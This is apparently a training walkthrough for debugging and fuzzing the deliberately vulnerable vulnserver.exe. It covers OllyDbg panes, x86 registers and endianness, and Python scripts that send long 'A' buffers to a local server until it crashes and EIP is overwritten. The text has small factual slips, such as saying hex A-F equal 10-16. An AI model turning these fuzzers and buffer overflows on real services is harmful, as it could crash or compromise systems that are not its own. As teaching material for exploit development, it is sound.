



Simple Exploit Walkthrough

Written by Mr. Joe McCray

Contributors:

Steven Hatfield
Rohan Durve



Table of Contents

Lab 1: OllyDBG Basics 3

Lab 2: OllyDBG Layout 7

Lab 3: Assembly Code Basics 10

Lab 4: Connecting To A Socket..... 13

Lab 5: Vulnerable Server 15



Lab 1: OllyDBG Basics

Once OllyDbg has been opened, the first thing you will want to do is to access the target application you want to analyze within the debugger.

There are two main primary ways to achieve this:

- * By opening the target executable from disk using the File->Open menu option, or
- * By attaching to an already running program using the File->Attach menu option.

1. Open OllyDbg, if you haven't already, and try using the File->Open menu option to open vulnserver.exe from where it is stored on your hard disk

OllyDbg - vulnserver.exe - [CPU - main thread, module vulnserver]

File View Debug Options Window Help


Registers (FPU)

Address Hex dump ASCII


Analysing vulnserver: 13 heuristical procedures, 159 calls to known functions

Paused


Now use the Debug->Close menu option to close this debugging session, and hit Yes if the “Process still active” warning message appears.



2. Open File->Attach menu option. A list of running processes will appear. Select vulnserver from the list (it might help you find it if you sort the list by name first) and hit the Attach button.



Now use the Debug->Close menu option to close this debugging session, and hit Yes if the “Process still active” warning message appears.





Lab 2: OllyDBG Layout

3. Use the File->Open menu option to open up vulnserver.exe.

OllyDbg - vulnserver.exe - [CPU - main thread, module vulnsvr]

File View Debug Options Window Help

Registers (FPU)

Register	Value	Comment
EAX	00000000	
ECX	0022FFB0	
EDX	7C90E4F4	ntdll.KiFastSystemCallRet
EBX	7FFD8000	
ESP	0022FFC4	
EBP	0022FFD0	
ESI	FFFFFFFF	
EDI	7C910208	ntdll.7C910208
EIP	00401130	vulnsvr.<ModuleEntryPoint>
C 0	ES 0023 32bit 0(FFFFFFFF)	
P 1	CS 001B 32bit 0(FFFFFFFF)	
A 0	SS 0023 32bit 0(FFFFFFFF)	
Z 1	DS 0023 32bit 0(FFFFFFFF)	
S 0	FS 0038 32bit 7FFDF000(FFF)	
T 0	GS 0000 NULL	
D 0		
O 0	LastErr ERROR_FILE_NOT_FOUND (00000002)	
EFL	00000246	(NO,NB,E,BE,NS,PE,GE,LE)
ST0	empty -UNORM BCBC 01050104 002D0074	
ST1	empty +UNORM 006C 006C004F 002D0032	
ST2	empty +UNORM 006C 006C006F 005C0047	
ST3	empty +UNORM 0069 006E0069 002E0067	
ST4	empty 0.0	
ST5	empty 0.0	
ST6	empty 0.0	
ST7	empty 0.0	
FST	0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0	
FCW	027F Prec NEAR,53 Mask 1 1 1 1 1 1	

Address Hex dump ASCII

Address	Hex dump	ASCII
00403000	FF FF FF FF 00 40 00 00@.....
00403008	70 2E 40 00 00 00 00 00	p.
00403010	FF FF FF FF 00 00 00 00
00403018	FF FF FF FF 00 00 00 00
00403020	FF FF FF FF 00 00 00 00
00403028	00 00 00 00 00 00 00 00
00403030	00 00 00 00 00 00 00 00
00403038	00 00 00 00 00 00 00 00
00403040	00 00 00 00 00 00 00 00
00403048	00 00 00 00 00 00 00 00
00403050	00 00 00 00 00 00 00 00
00403058	00 00 00 00 00 00 00 00
00403060	00 00 00 00 00 00 00 00
00403068	00 00 00 00 00 00 00 00
00403070	00 00 00 00 00 00 00 00
00403078	00 00 00 00 00 00 00 00
00403080	00 00 00 00 00 00 00 00

Analysing vulnsvr: 13 heuristical procedures, 159 calls to known functions

Paused

From left to right, the columns in this pane show:

- the memory address of each instruction,
- the hexadecimal representation of each byte that comprises that instruction (or if you prefer, the “opcode” of that instruction),
- the instruction itself in X86 assembly language, shown (by default) in MASM syntax, and finally
- An information/comment column which shows string values, higher level function names, user defined comments, etc.

The pane in the top right hand corner of the screen (register pane) shows the value of various registers and flags in the CPU. These registers are small storage areas within the CPU itself, and they are used to facilitate various operations that are performed within the X86 assembly language.

```
Registers (FPU)
EAX 00000000
ECX 0022FFB0
EDX 7C90E4F4 ntdll.KiFastSystemCallRet
EBX 7FFD8000
ESP 0022FFC4
EBP 0022FFF0
ESI FFFFFFFF
EDI 7C910208 ntdll.7C910208
EIP 00401130 vuInserv.<ModuleEntryPoint>

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_FILE_NOT_FOUND (00000002)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM BCBC 01050104 002D0074
ST1 empty +UNORM 006C 006C004F 002D0032
ST2 empty +UNORM 006C 006C006F 005C0047
ST3 empty +UNORM 0069 006E0069 002E0067
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0

FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

The pane in the bottom left hand corner (memory dump pane) shows a section of the programs memory. I will be referring to this as the memory dump pane. Within this pane you can view memory in a variety of different formats, as well as copy and even change the contents of that memory.

Address	Hex dump	ASCII
00403000	FF FF FF FF 00 40 00 00@..
00403008	70 2E 40 00 00 00 00 00	p. @.....
00403010	FF FF FF FF 00 00 00 00
00403018	FF FF FF FF 00 00 00 00
00403020	FF FF FF FF 00 00 00 00
00403028	00 00 00 00 00 00 00 00
00403030	00 00 00 00 00 00 00 00
00403038	00 00 00 00 00 00 00 00
00403040	00 00 00 00 00 00 00 00
00403048	00 00 00 00 00 00 00 00
00403050	00 00 00 00 00 00 00 00
00403058	00 00 00 00 00 00 00 00
00403060	00 00 00 00 00 00 00 00
00403068	00 00 00 00 00 00 00 00
00403070	00 00 00 00 00 00 00 00
00403078	00 00 00 00 00 00 00 00
00403080	00 00 00 00 00 00 00 00

The pane in the bottom right hand corner (stack pane) shows the stack. I will be referring to this as the stack pane. The left hand column in this pane contains memory addresses of stack entries, the second column contain the values of those stack entries, and the right hand column contains information such as the purpose of particular entries or additional detail about their contents.



0022FFC4	7C817067	RETURN to kernel32.7C
0022FFC8	7C910208	ntdll.7C910208
0022FFCC	FFFFFFFF	
0022FFD0	7FFD8000	
0022FFD4	805448FD	
0022FFD8	0022FFC8	
0022FFDC	81C18020	
0022FFE0	FFFFFFFF	End of SEH chain
0022FFE4	7C839AC0	SE handler
0022FFE8	7C817070	kernel32.7C817070
0022FFEC	00000000	
0022FFF0	00000000	
0022FFF4	00000000	
0022FFF8	00401130	vuInserv.<ModuleEntryI
0022FFFC	00000000	

There is also an optional third column in the stack pane that will display an ASCII or Unicode dump of the stack value — this can be enabled by right clicking on the stack pane and selecting either “Show ASCII dump” or “Show UNICODE dump.” The next section contains some more detail on the purpose of the stack.

0022FFC4	7C817067	gpü:	RETURN to kernel:
0022FFC8	7C910208	0a:	ntdll.7C910208
0022FFCC	FFFFFFFF		
0022FFD0	7FFD8000	.C²Δ	
0022FFD4	805448FD	²KTÇ	
0022FFD8	0022FFC8	u”.	
0022FFDC	81C18020	Çü	
0022FFE0	FFFFFFFF		End of SEH chain
0022FFE4	7C839AC0	üä:	SE handler
0022FFE8	7C817070	ppü:	kernel32.7C817070
0022FFEC	00000000	
0022FFF0	00000000	
0022FFF4	00000000	
0022FFF8	00401130	04@.	vuInserv.<ModuleI
0022FFFC	00000000	

Lab 3: Assembly Code Basics

This section is broken it up into a number of sub-sections as follows:

- * Syntax and Endian-ness
- * Registers and flags
- * The stack
- * Assembly Instructions

3a: Syntax:

OllyDbg, by default, uses the MASM syntax. In MASM syntax the destination for an instruction comes first and the source second. As an example, the following command will copy the contents of the register EAX to the register ECX

mov ECX, EAX

7C9014B6	8BC8	MOV ECX,EAX
7C9014B8	8B4424 18	MOV EAX,DWORD PTR SS:[ESP+18]
7C9014BC	F7E6	MUL ESI
7C9014BE	03D1	ADD EDX,ECX
7C9014C0	✓72 0E	JB SHORT ntdll.7C9014D0
7C9014C2	3B5424 14	CMP EDX,DWORD PTR SS:[ESP+14]
7C9014C6	✓77 08	JA SHORT ntdll.7C9014D0
7C9014C8	✓72 07	JB SHORT ntdll.7C9014D1
7C9014CA	3B4424 10	CMP EAX,DWORD PTR SS:[ESP+10]
7C9014CE	✓76 01	JBE SHORT ntdll.7C9014D1
7C9014D0	4E	DEC ESI
7C9014D1	33D2	XOR EDX,EDX
7C9014D3	8BC6	MOV EAX,ESI
7C9014D5	4F	DEC EDI
7C9014D6	✓75 07	JNZ SHORT ntdll.7C9014DF
7C9014D8	F7DA	NEG EDX
7C9014DA	F7D8	NEG EAX
7C9014DC	83DA 00	SBB EDX,0
7C9014DF	5B	POP EBX
7C9014E0	5E	POP ESI
7C9014E1	5F	POP EDI
7C9014E2	C2 1000	RETN 10
7C9014E5	57	PUSH EDI
7C9014E6	56	PUSH ESI
7C9014E7	55	PUSH EBP
7C9014E8	33FF	XOR EDI,EDI
7C9014EA	33ED	XOR EBP,EBP
7C9014EC	8B4424 14	MOV EAX,DWORD PTR SS:[ESP+14]
7C9014F0	0BC0	OR EAX,EAX
7C9014F2	✓7D 15	JGE SHORT ntdll.7C901509



3b: Endian-ness:

Note the endian order of the X86 processor — little endian. This essentially means that certain values are represented in the CPU, left to right, from least to most significant bytes. (this means you read backwards).

Bytes are shown in OllyDbg as two digit hexadecimal numbers with possible values of 0 to F (0123456789ABCDEF) for each digit, with the decimal equivalent of the digits A-F being 10-16. The highest possible single byte value is FF (sometimes preceded by “0x” and written as 0xFF to denote that hexadecimal numbering is being used) which is equivalent to 255 in decimal.

As an example of how the little endian order works, if we want to represent a hexadecimal number such as 12ABCDEF in little endian order, we would actually write the number as EFCDAB12.

What we have done is break the number into its individual component bytes:

12ABCDEF

becomes

12 AB CD EF

And then we reverse the order of those bytes and put them back together.

EF CD AB 12

becomes

EFCDAB12

3c: Registers and Flags:

Registers are storage areas inside the CPU that can each hold four bytes (32 bits) of data.

The EIP register is known as the instruction pointer, and its purpose is to “point” to the memory address that contains the next instruction that the CPU is to execute. Assuming you have OllyDbg open with vulnserver.exe being debugged, looking at the EIP register should show a value that matches the memory address of the selected entry in the top left hand pane of the OllyDbg CPU view.

The ESP register is known as the stack pointer, and this contains a memory address that “points” to the current location on the stack. Looking at OllyDbg again, the value in ESP should correspond with the address of the highlighted value in the stack pane in the bottom right hand corner of the CPU view.


The flags register is a collection of single bit values that are used to indicate the outcome of various operations. You can see the values of the flags just below the EIP register in the top right hand pane of OllyDbg, the C, P, A, Z, S, T, D, and O designators and the numbers (0 or 1) next to them show whether each particular flag is on or off. The flag values are mostly used to control the outcomes for conditional jumps, which will be discussed a bit later on.

Operations to set the values of the registers will replace any existing values currently being held. It is however, possible to set (or access) only part of a value of a register by the use of subregisters.

Lab 4: Connecting To A Socket

Start --> Run --> cmd


nc -l -vv -p 9999



```
C:\WINDOWS\system32\cmd.exe - nc -l -vv -p 9999
C:\>nc -l -vv -p 9999
listening on [any] 9999 ...
```

IDLE

```
import socket
buffer = '\x41' * 3000
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('127.0.0.1', 9999))
s.send(buffer)
s.close()
```



```
C:\Documents and Settings\Administrator\Desktop\exploit-stuff\4-AttackScripts\IDLE.txt - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
IDLE.txt
1 import socket
2 buffer = '\x41' * 3000
3 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
4 s.connect(('127.0.0.1', 9999))
5 s.send(buffer)
6 s.close()
7
```

[illegible]



Lab 5: Vulnerable Server

Double-Click and run "vulnserver.exe"

```
C:\> C:\Documents and Settings\Administrator\Desktop\exploit-stuff\3-Vulnserver\vulnserver.exe
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
```

Start --> Run --> cmd

nc localhost 9999

Type 'HELP'


Then type 'EXIT'

```
C:\> C:\WINDOWS\system32\cmd.exe

C:\> nc localhost 9999
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
EXIT
GOODBYE
C:\> _
```

Open 'simple-fuzzer1.py' in Notepad++

- Step through the code.
- Notice that you are connecting to the host on port 9999 and sending 5000 A's to every server function



```
4
5  buffer=["A"]
6  counter=50
7
8
9  while len(buffer) <= 100:
10
11      buffer.append("A"*counter)
12
13      counter=counter+50
14
15
16  commands=["HELP","STATS .","RTIME .","LTIME .","SRUN .","TRUN .","GMON .","GDOG .","KSTET
17
18  for command in commands:
19      for buffstring in buffer:
20          print "Fuzzing " +command +":"+str(len(buffstring))
21          s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
22          s.connect(('127.0.0.1', 9999))
23          s.recv(50)
24          s.send(command + buffstring)
25          s.close()
26
```

Python file | length : 581 | lines : 26 | Ln : 25 | Col : 20 | Sel : 0 | UNIX | ANSI | INS



Double-click and run 'simple-fuzzer1.py'

```
C:\Python27\python.exe
Fuzzing GMON .:1850
Fuzzing GMON .:1900
Fuzzing GMON .:1950
Fuzzing GMON .:2000
Fuzzing GMON .:2050
Fuzzing GMON .:2100
Fuzzing GMON .:2150
Fuzzing GMON .:2200
Fuzzing GMON .:2250
Fuzzing GMON .:2300
Fuzzing GMON .:2350
Fuzzing GMON .:2400
Fuzzing GMON .:2450
Fuzzing GMON .:2500
Fuzzing GMON .:2550
Fuzzing GMON .:2600
Fuzzing GMON .:2650
Fuzzing GMON .:2700
Fuzzing GMON .:2750
Fuzzing GMON .:2800
Fuzzing GMON .:2850
Fuzzing GMON .:2900
Fuzzing GMON .:2950
Fuzzing GMON .:3000
```

OllyDBG --> Debug --> Restart --> Play (button) or CTRL+F2 then F9
You may have to hit play a few times, or press F9 a few times.
Make sure the debugger says 'Running' instead of 'Paused'.

Open '2-3000As.py' in Notepad++

- Step through the code.
- Notice that you are connecting to the host on port 9999 and sending 3000 A's to just the TRUN server function


```

1  #!/usr/bin/python
2  import socket
3
4  buffstring = 'A' * 5000
5
6  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7  s.connect(('127.0.0.1', 9999))
8  s.recv(50)
9  s.send('TRUN .' + buffstring)
10 s.close()
11

```




Double-Click and run '2-3000As.py' Note EIP's value.



OllyDBG --> Debug --> Restart --> Play (button) or CTRL+F2 then F9
You may have to hit play a few times, or press F9 a few times.
Make sure the debugger says 'Running' instead of 'Paused'.

Open '3-3000chars.py' in Notepad++

